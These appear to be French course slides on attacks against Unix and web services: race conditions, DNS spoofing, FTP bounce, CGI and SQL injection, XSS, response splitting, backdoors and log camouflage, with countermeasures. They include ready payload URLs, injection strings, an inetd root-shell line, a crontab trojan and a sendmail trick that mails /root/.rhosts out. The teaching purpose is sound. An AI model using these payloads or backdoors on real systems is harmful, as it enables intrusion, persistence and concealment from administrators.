Création du fichier « ~attaquant/link/.rhosts » avec « localhost acount ::::: »

1. Ouverture et lecture du fichier « ~attaquant/link/.rhosts »
➔ obtention de l'entrée utilisateur
   A. L'attaquant change le lien symbolique : ~attaquant/link ➔ ~cible
2. Création et ouverture d'un fichier « ~attaquant/link/ptmp » dans le répertoire du fichier passé en paramètre « ~attaquant/link »
   A. « passwd » est root, il créer le fichier « ptmp » chez la cible
   MAJ du lien symbolique : ~attaquant/link ➔ ~attaquant/tmprep
3. Ouvrir à nouveau le fichier « ~attaquant/link/.rhosts » et copier le contenu dans « ptmp » (en mettant à jour l'utilisateur).
   A. La ligne « localhost account ::::: » est copiée
   MAJ du lien symbolique : ~attaquant/link ➔ ~cible
4. Fermer le fichier « passwd », « ptmp »
   A. La fermeture n'utilise pas le lien symbolique mais travaille sur le descripteur
5. Renommer (pour remplacer) le fichier « ~attaquant/link/.rhosts » par le fichier« ptmp »
   A. La copie replace le fichier « .rhost » du répertoire cible par le ptmp

Attaques par « course de vitesse » : exemple « tmpwatch »

- « tmpwatch »
  - Utilisé dans beaucoup de distribution linux
  - Purge régulièrement les /tmp des fichiers
  - Souffre du bugs de « courses de vitesse »
    Sur les anciennes versions
- Course à l'effacement
  - « tmpwatch » ➔ lstat, vérifie la date, unlink
  - Système multitâche ➔ interruption possible entre « lstat » et « unlink »
- 1ère Attaque possible
  - On enlève le fichier après le « lstat » et on crée un lien avant le « unlink »
- 2ème Attaque possible
  - Les fichiers « mktemp » sont uniques mais pas imprédictibles
  - « tmpwatch » peut être maintenu en état d'exécution (remplissage de tmp)
  - On se débrouille pour créer un fichier tmp qui sera utilisé par un programme cible
  - Les cibles privilégiées sont : browser web, mailer, …
  - On utilise « tmpwatch » pour effacer le fichier crée et le remplacer par un autre
- Un exemple
  - « logrotate » stocke ses scripts post/pre-rotate dans des fichier « /tmp/logrotate.XXXXXX »

Attaques par « course de vitesse » : Solution au TOCTOU

- Eviter l'utilisation de fichier autant que possible (surtout dans les scripts shell)
  - Le bit « s » est interdit sur les scripts ➔ TROP DANGEREUX !
- Lors de la création d'un fichier
  - utiliser O_EXCL|O_CREAT (O_EXCL ne fonctionne pas sur NFS v1 et v2)
  - Appliquer des droits MINIMA avec open (pas après la création)
  - Ils ne doivent pas être mis dans un endroit manipulable par un attaquant
    - ✓ Eviter autant que possible les répertoires partagés (/tmp)
  - Pour les fichiers temporaires ➔ utiliser mkstemp()
    - ✓ « mktemp » ne fixe pas les droits
    - ✓ « tempnam » utilise la variable d'environnement TMP

Attaques par « course de vitesse » : Solutions au TOCTOU

- Changer les droits du processus
  - Apprendre à utiliser setuid/getuid/setreuid
- Utiliser les fonctions fchown, fstat, fchmod
  - Elles travaillent sur les handles que VOUS avez ouverts
  - Eviter chown, lstat, … qui travaillent sur des noms
  - Ne pas utiliser « access » pour vérifier les droits
- Faites attention aux manipulations du FS pendant un parcours en récursion
- Utilisation des verrous POSIX (« fcntl »)
- Méthode de verrouillage obligatoire
  - ✓ Pour chaque lecture/écriture, on vérifie le verrou
  - ✓ Problème en cas de crash du service

Plan de cours

Introduction

Attaques génériques de services

Attaques spécifiques de services

Backdoors / Rootkits / Trojans


Outils de protection

Audit et check-list

Attaques sur DNS cache poisoning par spoofing

- DNS est un service de désignation !
- Le serveur DNS supporte tout les autres services.
- Une attaque du DNS permet de détourner une machine de sa cible !
  - Mise en place de faux sites WEB
  - Détournement d'informations
  - Attaques « Man In the Middle »
- Le DNS est vulnérable (RFC 3833)
  - Il ne repose quasiment que sur IP et UDP pour l'authentification de l'hôte pair

Attaques sur DNS cache poisoning



Attaques sur DNS cache poisoning par spoofing

- Le dialogue entre les serveurs DNS se passent de port 53 à port 53
- Le serveur traitent de nombreuses requêtes en UDP pour des raisons de performances
  - Il faut les distinguer
  - Pour cela, on utilise un identifiant de requête ID sur 16bits

ID	Options	Question	Réponse	divers

- Il est possible de s'insérer entre un client et son serveur DNS local
  - On sniffe la requête
  - On génère une fausse réponse avec l'ID sniffée
  - On l'envoie au client avant le serveur
  - La réponse du serveur sera ignorée

Attaques sur DNS cache poisoning par spoofing

- Si, on ne peut pas sniffer, l'attaquant peut essayer de prédire l'ID pour engendrer une attaque
- Sous Windows 95 ➔ L'ID est le nombre de req. DNS en cours !
- Bind ancienne version ➔ Nombre aléatoire puis incrémental
  - Méthode 1
    - ✓ Il suffit d'une requête sur un DNS « sniffable » pour obtenir le point de départ !
  - Méthode 2
    - ✓ L'attaquant demande une IP inexistante (ex: inconnu.domaine.com)
    - ✓ Le DNS cible fait une requête « ns1.domain.com »
    - ✓ L'attaquant génère une dizaine de réponses spoofées venant (soi-disant) de « ns1.domaine.com »
    - ✓ ID allant de 200 à 210
    - ✓ Si on obtient une réponse c'est qu'on a deviné l'ID
- Et si c'est aléatoire ?

Attaques sur DNS : birthday attack


- Il est difficile de deviner l'ID d'une requête ($1/2^{16}$)
  - 1 requête et X réponses spoofées en temps très limité ➔ $p = X / 2^{16}$
- Birthday paradox attack !!!
  - Attaque basé sur un paradoxe apparent :

« sur une classe de 23 élèves ou plus, la probabilité que 2 élèves soient nés le même jour est supérieure à ½ »

- Technique appliquée au DNS
  1. Envoi de N requêtes à un serveur cache portant sur la même demande (www.exemple.com) associés à N IDs différents
  2. Transfert des N requêtes vers le serveur autoritaire du domaine exemple.com
  3. DoS sur le serveur autoritaire pour le ralentir
  4. Envoi de N réponses forgées associées à N IDs différents par l'attaquant
- Si N messages (~300) , t=le nombre de possibilités (2^{16})
  - la probabilité de succès de l'attaque $1-(1-1/t)^{N(N-1)/2}$
  - « p=.4956 » soit ~1/2

Attaques sur DNS : protection DNSsec

Attaques spécifiques de services



Attaques sur DNS : solutions

- Améliorer l'aléatoire de l'ID (espace des nombres)
- Split-Split DNS
  - FIREWALL : Interdire les IPs de votre domaine comme source sur votre point d'accès internet (paquets provenant de l'extérieur!)
  - Un serveur responsable du domaine
    - ✓ déclaré et accessible de l'extérieur
    - ✓ N'autorisé aucune requête récursive (hors domaine)
  - Un serveur cache DNS privé
    - ✓ Autoriser requêtes récursives sur votre domaine seulement
- Déploiement de DNSSec

Attaques sur DNS : solution DNSsec et TSIG

- Sécurité des données et des transactions (MAJ)
- Architecture de distribution des clefs
  - Clefs utilisées par DNSsec
  - Clefs stockées dans le DNS sécurisé utilisées pour d'autres applications (IPsec, SSH)
- Sécurité des transactions (TSIG, RFC 2845)
  - Le transfert de zones
  - Les MAJ dynamiques (DNS Dynamic Updates)
  - Le canal entre serveur récursif et client
  - Authenticité forte, intégrité, protection rejeu
  - Pas de confidentialité

Attaques sur DNS : solution DNSsec et TSIG


- Sécurité des données (DNSSec, RFC 4033 à 4035)
  - DNSSec assure une chaîne de confiance
  - Chaque serveur a une clef
  - Chaque serveur peut identifier de manière forte les serveurs des sous-domaines de confiance
  - Inclus un protocole de MAJ des clefs
  - Ajoute deux types d'entrées
    - ✓ SIG ➔ pour les signatures et KEY ➔pour les clefs privées

Attaques FTP : FTP servers bounce


- Le protocole FTP sépare le canal de contrôle (21) et le canal de téléchargement.
  - Il est possible « d'imposer » au FTP une adresse spécifique
  - PORT aa,bb,cc,dd,pp,qq ➔ ip(aa.bb.cc.dd), port (pp,qq)
- Cette option permet de contourner les limitations de téléchargement sur les IP
  - Fichiers protégés par la loi sur l'exportation US
- Mais il permet plus !

Attaques FTP : FTP servers bounce

- La commande PORT
  - permet de tester le réseau



  - Permet d'ouvrir une connexion sur une machine



Attaques FTP : FTP servers bounce

- « nmap » inclus même ce type de scan

```
# nmap -v -b anonymous:anon@192.168.0.7 192.168.0.5

Resolved ftp bounce attack proxy to 192.168.0.7 (192.168.0.7).
Attempting connection to ftp://anonymous:anon@192.168.0.7:21
Connected:Login credentials accepted by ftp server!
Initiating TCP ftp bounce scan against 192.168.0.5 at 20:37
… … … …
Scanned 1663 ports in 9 seconds via the Bounce scan.
Host 192.168.0.5 appears to be up ... good.
Interesting ports on 192.168.0.5:
(The 1659 ports scanned but not shown below are in state: closed)
PORT STATE SERVICE
135/tcp open msrpc
139/tcp open netbios-ssn
445/tcp open microsoft-ds
6969/tcp open acmsoda
MAC Address: 00:11:43:43:A8:34 (Dell (WW Pcba Test))
Nmap finished: 1 IP address (1 host up) scanned in 20.602 seconds Raw
packets sent: 2 (68B) | Rcvd: 1 (46B)
```

- A partir de là, il est possible d'envoyer un fichier sur un serveur
  - Il suffit de disposer d'un fichier contenant des commandes
  - Buffer overflow sur des services locaux non accessibles de l'extérieurs
- Utilisation de 127.0.0.1 sur des implantations FTP buggées

Attaques WEB : CGI scripts

- Attention aux variables reçues par les scripts
- C'est le danger des scripts !
- Exemple PERL « nmap.pl » :

```
#!/usr/bin/perl
# Simple CGI script to let web users run
# an nmap scan from their web browser
# using a GET request
$server = $ENV{'QUERY_STRING'};
@scan = `nmap $server`;
foreach $line (@scan) { print "$line"; }
```

DANGER

- Exemple « nmap.pl » : %3B=« ; » et %6C=« l »

http://server.com/nmap.pl?w%77w.ya%68%6Fo.com%3B%6Cs

Attaques WEB : CGI scripts

- Exemple PERL « display.pl » :

```
#!/usr/bin/perl
$file = $ENV{'QUERY_STRING'};
open(myfile, "$file");
@myfile = <myfile>;
foreach $line (@myfile) { print "$line"; }
close(myfile);
```

DANGER

- Si le nom de fichier est « ls| » ➔ exécution de ls
  - ➔Exécution de code arbitraire
  - ➔Si le serveur est root, alors danger !!!
- Si `open(f, « /toto/$file")` alors « ../bin/ls| »
- Exemple « display.pl » :

http://server.com/display.pl?%6Cs%7C

Attaques WEB : CGI scripts

- « Poison NULL byte »
  - Exemple PERL :

```
$pageurl= $realpath . $DATA{ 'adPath' } . ".html";
open(FILE,"$pageurl")||die "can't open $pageurl: $!\n";
@lines= <FILE>;
close( FILE );
```

  - Si 'adPath=/../../../../../etc/passwd%00', on peut faire pointer $pageurl sur le fichier /etc/passwd
- Variables non initialisées et par défaut
  - Exemple PHP :

```
if($user && $password)
{
     $ok=check_password($user,$password);
     // Returns 1 if password matches that of the user
}
```

  - On suppose ici que ok vaut 0 par défaut mais

http://server.com/ex.php?ok=1

Attaques WEB : CGI scripts

- Solution : Filtrage systématique des données
  - Suppression «\0» dans les variables
  - «Escaping» des caractères dangereux (`«;» devient «\;»`)
  - La liste des caractères est `&;` `` ` `` `'\"|*?~<>^()[]{}$\n\r espace`
- Solution : Initialiser « à la main » toutes vos variables !
- Eviter les appels systèmes
- Certains langages ont des modules de sécurité
  - Perl « taint » module (« perl –T »)
  - PHP stocke les variables CGI dans $_POST, ...

Attaques WEB : Cross-Site Scripting

- CSS = « Cross Site Scripting »
- CSS renommé en XSS pour éviter la confusion
  - CSS = « Cascading Style Sheet »
- Exploitation de la dynamicité des sites pour organiser des attaques « CSS »
  - Elles interviennent lorsqu'un attaquant arrive a obtenir des informations sur un utilisateur
    - ✓ Vol de comptes, modifier des données utilisateurs,
  - Elles sont basées sur la création de liens malicieux
    - ✓ Qui collecte les informations
    - ✓ Renvoi sur un lien officiel pour camoufler l'attaque
  - Les liens malformés contiennent
    - ✓ Des renvois vers du HTML, JavaScript, VBScript, ActiveX, Flash
- Quelques exemples:

  http://archives.neohapsis.com/archives/vuln-dev/2002-q1/0311.html
  http://www.cgisecurity.com/archive/php/phpNuke_cross_site_scripting.txt
  http://www.cgisecurity.com/archive/php/phpNuke_CSS_5_holes.txt
  http://www.cgisecurity.com/archive/php/phpNuke_2_more_CSS_holes.txt

Attaques WEB : Cross-Site Scripting

- Un exemple ? Script de recherche
  - Lors d'une recherche, on réaffiche souvent le texte cherché
  - Si on oublie d'appliquer le filtrage sur la chaîne transmise

http://www.example.com/search.pl?text=**<script>alert(document.cookie)</script>**

  - Lors de l'affichage du résultat, une pop-up apparaîtra
- Un autre exemple : les forums
  - Poster un message contenant des balises <SCRIPT>, <OBJECT>, <APPLET>, <EMBED>
  - Utiliser comme url d'image de son avatar de forum un script PHP !
  - Attaque par image
    - ✓ Configurer son propre serveur WEB, pour que l'extension PHP ne soit plus « .php » mais « .jpg »
    - ✓ Référencer cette image comme Avatar, et récupérer les informations « URL referer »
- Voir les éléments DOM affichables !
  - « document.cookie », « document.location.replace»
- Solution : cf. avant

Attaques HTTP : mauvaise configuration HTTP

- Listing automatique des répertoires
  - Obtention de codes sources abandonnés
  - Facilite l'intuition de noms de fichiers
- Suivi de lien symbolique
  - Permet l'extension de la visibilité sur le seveur
  - Mieux vaut utiliser des aliases
- Server side include
  - Insertion de valeurs par le serveur
  - Danger ➔ <!--#exec cgi="/cgi-bin/baratin.pl" -->
- Homepages personnelles
  - Danger ➔ les utilisateurs ne savent pas programmer !
- Attention en cas de MAJ par FTP !
  - On ajoute des trous de sécurités

Attaques HTTP : response splitting

- Le but est de faire de l'empoisonnement de cache WEB
- Le moyen est d'essayer de s'insérer entre les entêtes HTTP et le contenu du fichier HTML.
  - En particulier lors des redirections.
- Exemple basique en JSP (voir VOS tp mdoc !!)

```
<%
response.sendRedirect("/by_lang.jsp?lang="+
request.getParameter("lang"));
%>
```

  - Addresse forgée

```
/redir_lang.jsp?lang=foobar%0d%0aContent-
  Length:%200%0d%0a%0d%0aHTTP/1.1%20200%20OK%0d%0aContent-
  Type:%20text/html%0d%0aContent-
  Length:%2019%0d%0a%0d%0a<html>Shazam</html>
```

Attaques WEB cache poisoning : attaques HTTP

- Résultat :

```
HTTP/1.1 302 Moved Temporarily
Date: Wed, 24 Dec 2003 15:26:41 GMT
Location: http://10.1.1.1/by_lang.jsp?lang=foobar
Content-Length: 0

HTTP/1.1 200 OK
Content-Type: text/html
Content-Length: 19
<html>Shazam</html>

Server: WebLogic XMLX Module 8.1 SP1 Fri Jun 20 23:06:40 PDT
2003 271009 with Content-Type: text/html
```

- Si vous passez par un proxy cache
  - Vous pouvez corrompre le proxy cache
  - Vous pourrez voler de l'information
  - Détourner le trafic des clients du proxy vers une autre @IP

Attaques SQL : SQL injection

- Obtention d'informations dans la base
  - Requête SQL
    - ✓ mySQL="SELECT LastName, FirstName, Title, Notes, Extension FROM Employees WHERE (City = ‘ " & strCity & "‘)"
  - Valeur des variables
    - ✓ strCity="‘) UNION SELECT OtherField FROM OtherTable WHERE (‘‘=‘"
  - On obtient la requête
    - ✓ SELECT LastName, FirstName, Title, Notes, Extension FROM Employees WHERE (City = ‘‘) UNION SELECT OtherField From OtherTable WHERE (‘‘ = ‘‘)

Attaques SQL : SQL injection

- Injection d'informations dans la base
  - Requête SQL
    - SQLString = "INSERT INTO TableName VALUES ('" & name & "', '" & email & "', '" & phone & "')"
  - On remplit les champs avec
    - Name: ' + (SELECT TOP 1 FieldName FROM TableName) + '
    - Email: blah@blah.com
    - Phone: 333-333-3333
  - L'appel à la requête SQL donne
    - INSERT INTO TableName VALUES (" + (SELECT TOP 1 FieldName FROM TableName) + ", 'blah@blah.com', '333-333-3333')

Attaques : Trojan / Virus

- Les trojans et les virus sont des programmes :
  - Malicieux et dormants
  - Qui permettent d'obtenir des droits root
  - Qui peuvent se répliquer
  - Qui peuvent s'ajouter à un programme valide
- Moyen :
  - Attendre que root exécute le Trojan / Virus
  - Emuler (en apparence) un logiciel d'authentification et transmettre les informations
    - ✓ Ex: login, ssh
    - ✓ Enchaîne le trojan programme avec le vrai
  - Flouer l'utilisateur par un programme par email
  - Automatisation d'une attaque sur un service

Plan de cours

Introduction

Attaques génériques de services

Attaques spécifiques de services

Backdoors/Rootkits

Outils de protection

Audit et check-list

Portes dérobées (Backdoors)

- But
  - Pouvoir revenir sur une machine même après sécurisation
  - Revenir en laissant le moins de traces possibles
  - Revenir rapidement (sans avoir à exploiter une faille de sécurité)
- Portes dérobées simples
  - Vol de mot de passe faible (password cracklib)
  - Rhosts (++), shosts, clefs ssh
  - Démons login, telnetd, sshd, rlogind modifiés
  - Portes dérobées ponctuelles (activée via crond)
  - Portes dérobées via des librairies systèmes (ex: crypt.c)

Portes dérobées (Backdoors)

- Moyens :
  - Ajouter un compte root de préférence au milieu du fichier
    - ✓ Ne pas modifier le compte root local
  - Activer un compte avec un UID/GID 0 (sync)
  - SUID une copie de votre shell favori
    - ✓ Eviter de le mettre dans /tmp (purge tmpwatch)
  - Modifier un service xinetd ou inted

```
daytime stream tcp nowait /bin/sh sh -i
```

  - Ajouter une entrée dans la crontab

```
0 0 * * * /usr/bin/trojancode
```

    - ✓ Activer un compte pendant une minute
  - Un alias sendmail (dans le fichier /etc/sendmail)

```
decode: " |/usr/bin/uudecode"
echo "+ +" | /usr/bin/uuencode /root/.rhosts | mail
  decode@target.com
```

Portes dérobées (Backdoors)

Moyens (suites)

- Insertion d'un hook dans un programme suid

```
Obtenir les parametres;
si un des paramètres à une valeur spéciale
     créer un xterm root
sinon
     faire le traitement habituel
```

- Utilisation de /dev/kmem pour changer uid/gid
- Le mail régulier de /etc/passwd ou ypcat par crond
- Installation d'un service (root) qui peut
  - utiliser un canal encrypté (pour éviter le sniffing) ➔ un second SSH !!
  - écouter sur un port TCP >1024 ou sur un port ouvert sur le firewall (ex: 25, 110, …)
    Service FTP/WEB, xterm par tcp
  - écouter sur un port UDP
    Ne laisse pas de trace de connexion !
    Souvent, on laisse le port UDP 53 (DNS) ouvert …
  - capturer les paquets ICMP
    Les firewalls laissent souvent passer les paquets ICMP echo request
    L'echo request permet le transport d'informations (voir la partie sécurité réseau et le p2p)

De l'art du camouflage !!

- Ces modifications laissent des traces visibles !!
- Dans tous les cas, si on modifie le système :
  - « last » affiche les dernières connexions
  - « ls », « ps » affiche les fichiers et les processus
  - « netstat », « lsof » affiche les connexions ouvertes
  - « ifconfig » affiche si la carte est en mode promiscuous
  - La lecture des droits sur les /dev/tty* ayant les droits root

De l'art du camouflage !!

- L'objectif suivant est donc de camoufler ces traces aux utilisateurs (root inclus) !!
- But :
  - Camoufler au système (et aux utilisateurs) la présence d'éléments indésirables
- Moyen :
  - Manipuler les fichiers de logs
  - Remplacement des fichiers sur la machine
  - Insertion de modules noyaux modifiant le comportement du système !
    LKM =« Loadable Kernel Modules »

Camouflage : Manipulation des fichiers de logs utmp

- Pour vérifier la présence d'un utilisateur sur un machine
  - Utilisation des commandes « who », « w » , « finger »
  - Ces fichiers utilisent le log /var/run/utmp
  - Il est possible de modifier le fichier pour effacer l'utilisateur !
- Voir le source code pour modifier « utmp »

  http://www.phrack.org/show.php?p=25&a=6
- Utilisation de la structure utmp définie dans utmp.h
- Si on a un accès root, on peut lire les enregistrements et éliminer les logs dangereux !

Camouflage : Manipulation des programmes

- Modification des programmes de base unix (core utils)
  - «ls», «du», « find »
  - «crontab», «killall», «kill»
  - «netstat», «ps», «ifconfig», «pidof», «top»
- Modification des démons de log
  - « syslogd » (noyau), « tcpd » (connexions)
- Ajout de faux devices dans « /dev » pour les processus modifier et leur configuration
- Purge partielle des fichiers de log (/var/log)

Camouflage : Loadable Kernel Modules (LKM)

- Les modifications précédentes sont « assez » facilement détectables
  - Voir la section outils de protections
  - Tripwire, utilisation d'une copie des utilitaires
- Le plus efficace est d'agir au niveau noyau
